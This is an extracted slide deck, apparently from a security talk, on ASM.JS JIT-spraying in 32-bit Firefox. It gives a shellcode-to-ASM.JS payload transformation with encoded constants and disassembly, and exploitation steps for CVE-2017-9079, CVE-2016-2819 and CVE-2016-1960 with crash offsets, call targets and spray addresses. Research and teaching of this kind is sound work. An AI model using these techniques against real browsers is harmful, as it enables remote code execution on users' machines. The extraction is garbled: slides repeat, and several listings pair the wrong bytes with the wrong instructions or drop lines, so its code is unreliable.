- able to inject continuous code!

anced

```
[0100530h]  
[0100538h]  
[0100540h]  
[0100548h]
```

Generating arbitrary payloads

- Embed attacker instructions in ASM.JS values
- Stage0 which overwrites JIT code with arbitrary shellcode?
 - Nope: W^X in ASM.JS/Wasm code pages since Firefox 46
- Solution: feature-rich stage0 payload
- Payload should consist of instructions ≤ 2 (or 3) bytes

Generating arbitrary payloads

- Embed attacker instructions in ASM.JS values
- Stage0 which overwrites JIT code with arbitrary shellcode?
 - Nope: W^X in ASM.JS/Wasm code pages since Firefox 46
- Solution: feature-rich stage0 payload
- Payload should consist of instructions ≤ 2 (or 3) bytes

Automated payload generation

- Assembly → machine code → ASM.JS → machine code
- “Comfortably” write your stage0 shellcode in NASM syntax
- Python wrapper assembles it, fixes instructions, branch distances, etc.
- Output: ASM.JS code containing our payload

Automated payload generation

- Problems of automated payload generation:
 - x86 instruction size ≤ 3 bytes (arithmetics)
or ≤ 2 bytes (parameter passing)
 - branch target distance, loops?
 - side effects of semantic nops?

Automated payload generation

- Some problems solved
 - transform MOVs
 - preserve flags when needed
 - loop and branch adjustments

Automated payload generation

- Some problems solved
 - transform MOVs
 - preserve flags when needed
 - loop and branch adjustments

Automated payload generation

- Transform MOVs (example)

```
mov REG32, IMM32
```



```
push EAX
xor EAX, EAX
mov AL, ((IMM32 & 0x00ff0000) >> 16) + (1 : 0 ? (IMM32 & 0x00ff0000 >> 16) < 0xff)
mov AH, ((IMM32 & 0xff000000) >> 24) + (1 : 0 ? IMM32 & 0x00ff0000 >> 16) == 0xff)
xor REG32, REG32
dec REG16
mul REG32
mov AL, (IMM32 & 0xff)
mov AH, (IMM32 & 0xff00) >> 8
mov REG32, EAX
pop EAX
```


ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)

```
b944332211      mov ecx, 0x11223344
```

+00:	50	push eax
+01:	31 c0	xor eax, eax
+03:	b0 23	mov al, 0x23
+05:	b4 11	mov ah, 0x11
+07:	31 c9	xor ecx, ecx
+09:	66 49	dec cx
+0b:	f7 e1	mul ecx
+0d:	b4 33	mov ah, 0x33
+0f:	b0 44	mov al, 0x44
+11:	89 c1	mov ecx, eax
+13:	58	pop eax



- Instructions \leq 2 bytes
→ stage0 compatible

ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)

```
b944332211      mov ecx, 0x11223344
```

+00:	50	push eax
+01:	31 c0	xor eax, eax
+03:	b0 23	mov al, 0x23
+05:	b4 11	mov ah, 0x11
+07:	31 c9	xor ecx, ecx
+09:	66 49	mul ecx
+0b:	f7 e1	mov ah, 0x33
+0d:	b4 33	mov al, 0x44
+0f:	b0 44	mov ecx, eax
+11:	89 c1	pop eax
+13:	58	

ASM.JS code

```
val = ffi_func(  
  0x04eb9050 | 0,  
  0x04ebc031 | 0,  
  0x04eb23b0 | 0,  
  0x04eb11b4 | 0,  
  0x04ebc931 | 0,  
  0x04eb4966 | 0,  
  0x04ebe1f7 | 0,  
  0x04eb44b0 | 0,  
  0x04eb33b4 | 0,  
  0x04ebc189 | 0,  
  0x04eb9058 | 0
```

ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)

b944332211 mov ecx, 0x1122

+00:	50	push eax
+01:	31 c0	xor eax, eax
+03:	b0 23	mov al, 0x23
+05:	b4 11	mov ah, 0x11
+07:	31 c9	xor ecx, ecx
+09:	66 49	mul ecx
+0b:	f7 e1	mov ah, 0x33
+0d:	b4 33	mov al, 0x44
+0f:	b0 44	mov ecx, eax
+11:	89 c1	mov ecx, eax
+13:	58	pop eax

```
2]> pdR
0x10100042 50 push eax
0x10100043 90 nop
< 0x10100044 eb04 jmp 0x1010004a
0x1010004a 31c0 xor eax, eax
< 0x1010004c eb04 jmp 0x10100052
0x10100052 b023 mov al, 0x23
< 0x10100054 eb04 jmp 0x1010005a
0x1010005a b411 mov ah, 0x11
< 0x1010005c eb04 jmp 0x10100062
0x10100062 31c9 xor ecx, ecx
< 0x10100064 eb04 jmp 0x1010006a
0x1010006a 6649 dec cx
< 0x1010006c eb04 jmp 0x10100072
0x10100072 f7e1 mul ecx
< 0x10100074 eb04 jmp 0x1010007a
0x1010007a b044 mov al, 0x44
< 0x1010007c eb04 jmp 0x10100082
0x10100082 b433 mov ah, 0x33
< 0x10100084 eb04 jmp 0x1010008a
0x1010008a 89c1 mov ecx, eax
< 0x1010008c eb04 jmp 0x10100092
0x10100092 58 pop eax
0x10100093 90 nop
```

ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)

b944332211 mov ecx, 0x1122

+00:	50	push eax
+01:	31 c0	xor eax, eax
+03:	b0 23	mov al, 0x23
+05:	b4 11	mov ah, 0x11
+07:	31 c9	xor ecx, ecx
+09:	66 49	mul ecx
+0b:	f7 e1	mov ah, 0x33
+0d:	b4 33	mov al, 0x44
+0f:	b0 44	mov ecx, eax
+11:	89 c1	mov ecx, eax
+13:	58	pop eax

```
2]> pdR
0x10100042 50 push eax
0x10100043 90 nop
< 0x10100044 eb04 jmp 0x1010004a
0x1010004a 31c0 xor eax, eax
< 0x1010004c eb04 jmp 0x10100052
0x10100052 b023 mov al, 0x23
< 0x10100054 eb04 jmp 0x1010005a
0x1010005a b411 mov ah, 0x11
< 0x10100064 eb04 jmp 0x1010006a
0x1010006a 6649 dec cx
< 0x1010006c eb04 jmp 0x10100072
0x10100072 f7e1 mul ecx
< 0x10100074 eb04 jmp 0x1010007a
0x1010007a b044 mov al, 0x44
< 0x1010007c eb04 jmp 0x10100082
0x10100082 b433 mov ah, 0x33
< 0x10100084 eb04 jmp 0x1010008a
0x1010008a 89c1 mov ecx, eax
< 0x1010008c eb04 jmp 0x10100092
0x10100092 58 pop eax
0x10100093 90 nop
```

sprayed ASM.JS payload

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

- payload we want to insert:

```
3C 10    CMP AL, 61
74 0E    JE $+0x10
```

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

- payload we want to insert:

```
3C 10    CMP AL, 61
74 0E    JE $+0x10
```

- sprayed payload:

```
3C 10    CMP AL, 61
A8 05    TEST AL, 05
74 0E    JE $+0x10
```

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

- payload we want to insert:

```
3C 10  CMP AL, 61
74 0E  JE $+0x10
```

- sprayed payload:

```
3C 10  CMP AL, 61
A8 05  NOP
74 0E  JE $+0x10
```

→ semantic nop kills flags

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

- payload we want to insert:

```
3C 10  CMP AL, 61
74 0E  JE $+0x10
```

- sprayed payload:

```
3C 10  CMP AL, 61
A8 05    
74 0E  JE $+0x10
```

→ semantic nop kills flags

- save and restore flags around semantic nop

```
3C 10  CMP AL, 61
9C     PUSHFD      --> save flags
A8 05  TEST AL, 05  --> kills flags
9D     POPFD       --> restore flags
74 0E  JE $+0x10
```

// Exploitation //

Exploiting CVE-2017-9079

- Appeared in the wild (Tor Browser)
- Analysis and bug trigger available in Mozilla Bug report
- Take crashing testcase - find a road to EIP to write alternative exploit with ASM.JS JIT-Spray
- Easy... looking into Firefox source code was not even necessary

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

```
(1868.197c): Access violation - code c0000005 (first chance)
```

```
mov     eax,dword ptr [ecx+0ACh] ds:002b:414141ed=????????
```

```
0:000> ?eip-xul
```

```
Evaluate expression: 7995613 = 007a00dd
```

- ECX is controlled at `xul.dll + 0x7a00dd`

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit
 - find EIP control after `xul.dll + 0x7a00dd`
 - ... follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit
 - find EIP control after `xul.dll + 0x7a00dd`
→ ... follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```
 - Exploit:
 - ASM.JS JIT-Spray to `0x1c1c0054`
 - Typed Array spray for controlling memory at `ECX` and `EAX`
 - Trigger the bug

Exploiting CVE-2017-9079

**Demo
Time**

Exploiting CVE-2016-2819

- Firefox 46.0.1 32-bit
- “HTML5 parser heap-buffer-overflow”
- Analysis and crashing testcase available in Mozilla Bug Report
- Patched at several vulnerable code paths

Exploiting CVE-2016-2819

- Crashing testcase targets difficult to exploit code path:
 - bruteforce necessary
- Further analysis based on other patched code paths:
 - easier to exploit code path available
 - modification of crashing testcase reaches path :-)

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for ( ; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for ( ; ; ) {  
  nsHtml5StackNode* node = stack[eltPos];  
  if (node->getGroup() == group) {  
    // ...  
    while (currentPtr >= eltPos) {  
      pop();  
    }  
    break;  
  } else if (/*...*/) {  
    break;  
  }  
  eltPos--; 1)  
}
```

1) integer underflow

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for ( ; ; ) {  
  nsHtml5StackNode* node = stack[eltPos];  
  if (node->getGroup() == group) {  
    // ...  
    while (currentPtr >= eltPos) {  
      pop();  
    }  
    break;  
  } else if (/*...*/) {  
    break;  
  }  
  eltPos--;  
}
```

2)

1) integer underflow

2) control over **node** object

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for ( ; ; ) {  
  nsHtml5StackNode* node = stack[eltPos];  
  if (node->getGroup() == group) {  
    // ...  
    while (currentPtr >= eltPos) {  
      pop();  
    }  
    break;  
  } else if (/*...*/) {  
    break;  
  }  
  eltPos--;  
}
```

2)

3)

1)

- 1) integer underflow
- 2) control over **node** object
- 3) **group** is constant
→ no need to bruteforce

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for ( ; ; ) {  
  nsHtml5StackNode* node = stack[eltPos];  
  if (node->getGroup() == group) {  
    // ...  
    while (currentPtr >= eltPos) {  
      pop();  
    }  
    break;  
  } else if (/*...*/) {  
    break;  
  }  
  eltPos--;  
}
```

2)

3)

4)

1)

- 1) integer underflow
- 2) control over **node** object
- 3) **group** is constant
→ no need to bruteforce
- 4) **pop()** calls **node→release()**
→ **EIP** control

Exploiting CVE-2016-2819

**Demo
Time**

Exploiting CVE-2016-1960

- Firefox 44.0.2 32-bit
- “Use-after-free in HTML5 string parser”
- Analysis and crashing testcase available in Mozilla Bug Report
- Looks suspiciously similar to CVE-2016-2819

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path.
→ public exploit uses bruteforce approach

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path.
→ public exploit uses bruteforce approach
- Let's try something: modify crashing testcase in same way as for CVE-2016-2819
→ works! EIP control and ASM.JS payload execution

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path.
→ public exploit uses bruteforce approach
- Let's try something: modify crashing testcase in same way as for CVE-2016-2819
→ works! EIP control and ASM.JS payload execution
- Cause: a vulnerable code path was left open...

Exploiting CVE-2016-1960

**Demo
Time**

- ASM.JS in Firefox was the perfect JIT-Spray target
- Gapless constant pool JIT-Spray on x86
- Generic payload transformation into ASM.JS code
- What about 64-bit Firefox, Chrome and Edge?
- Other RCE mitigations (CFG, ACG, ...) and isolation mechanisms (sandbox, WDAG, ...) not considered.

Thank you!

Questions?